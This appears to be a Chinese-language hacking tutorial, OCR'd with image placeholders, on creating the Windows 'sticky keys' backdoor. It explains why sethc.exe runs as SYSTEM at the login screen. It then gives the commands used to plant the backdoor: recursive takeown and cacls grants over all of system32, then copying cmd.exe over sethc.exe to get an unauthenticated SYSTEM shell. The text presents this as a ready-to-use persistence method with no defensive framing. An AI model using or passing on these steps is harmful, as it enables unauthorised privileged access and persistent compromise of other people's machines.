
Shift后门维持


Shift快捷键的介绍

Windows的粘滞键是`C:\windows\system32\sethc.exe`的程序，它本是为不方便按组合键的人设计的，Windows系统按5下shift后，Windows就执行了system32下的sethc.exe，也就是启用了粘滞键



查看此程序的运行权限发现是当前用户

但是当我们未登陆系统(停留在登陆界面)的时候 系统还不知道我们将以哪个用户登陆,所以在这个时候连续按5次shift后的话系统将会以system用户(具有管理员级别的权限)来运行sethc.exe这个程序



Shift后门原理


我们可以把cmd.exe这个程序更名称sethc.exe替换掉在登陆界面的时候我们连续按下5吃shift键系统以system权限就会运行我们的cmd.exe那么我们的cmd.exe就具有了管理员权限了

Shift后门制作

1、在命令行行执行以下命令，为复制cmd.exe为sethc.exe


```
copy C:\WINDOWS\system32\cmd.exe C:\windows\system32\sethc.exe
```

但是会提示拒绝访问




2、需要更改文件权限，如下命令

```
takeown /f c:\windows\system32\*.*   /a /r /d y    注释：强制将当前目录下的所有文件及文件夹、子文件夹下的所有者更改为管理员组(administrators)
cacls  c:\windows\system32\*.*  /T /E /G administrators:F  注释：在当前目录下的文件、子文件夹的NTFS权限上添加管理员组(administrators)完全控制权限(并不删除原有所有NTFS权限设置)
```



3、执行后就可以进行【1】步骤的操作的，成功执行



4、在未登陆的情况下按下5次Shift